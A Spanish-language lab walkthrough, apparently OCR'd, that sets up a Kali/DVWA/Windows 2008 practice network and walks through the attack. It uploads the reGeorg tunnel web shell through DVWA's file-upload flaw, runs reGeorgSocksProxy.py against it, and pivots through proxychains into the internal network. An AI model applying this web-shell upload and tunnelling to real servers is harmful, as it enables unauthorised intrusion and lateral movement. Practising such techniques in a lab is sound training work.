
Para empezar tenemos que montar nuestro laboratorio de pruebas. Creamos dos redes, 10.0.1.0/24 y 10.0.2.0/24




Despues conectamos el Kali a 10.0.1.0/24




Conectamos DVWA a 10.0.1.0/24




Conectamos DVWA a 10.0.2.0/24




Conectamos win 2008 a 10.0.2.0/24



El esquema de la red seria el siguiente: Kali no ve directamente a Win8 DVWA ve a ambos.



DVWA ip 10.0.1.5 y 10.0.2.4




Kali Ip 10.0.1.4

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:ce:44:cd brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.4/24 brd 10.0.1.255 scope global dynamic noprefixroute eth0
       valid_lft 464sec preferred_lft 464sec
    inet6 fe80::de5c:f266:d329:a8e4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Ip del Windows:

10.0.2.26



Comprobamos que se puede acceder desde Kali:


IP: desde Kali a DVWA: http://10.0.1.5/security.php




Usuario Admin


Pass password

Bajamos security a low:




Procedemos a subir ReGeorge https://github.com/sensepost/reGeorg







```
Nos devuelve la siguiente direccion:
../../hackable/uploads/tunnel.nosocket.php succesfully
uploaded!
```

http://10.0.1.5/hackable/uploads/tunnel.nosocket.php seria la direccion en el navegador donde se ha subido el archivo.



Creamos el túnel con:


python2.7 reGeorgSocksProxy.py -u http://10.0.1.5/hackable/uploads/tunnel.nosocket.php



En el archivo proxychains4.conf cambiamos a socks5 127.0.0.1 8888

Direccion del archivo: /etc/proxyhains.conf


De esta manera Por mi puerta del Kali: 127.0.0.1:8888 sale un túnel al dvwa



Intentamos encontrar DVWA:

proxychains -f /home/kali/proxychains4.conf firefox Desde la terminal de Kali le estamos indicando que abra Firefox en DVWA. Si en este Firefox pones la ip local 127.0.0.1 vemos que abre DVWA. Por tanto el túnel con proxychains atraves de ReGeorge hacia DVWA desde Kali funciona.

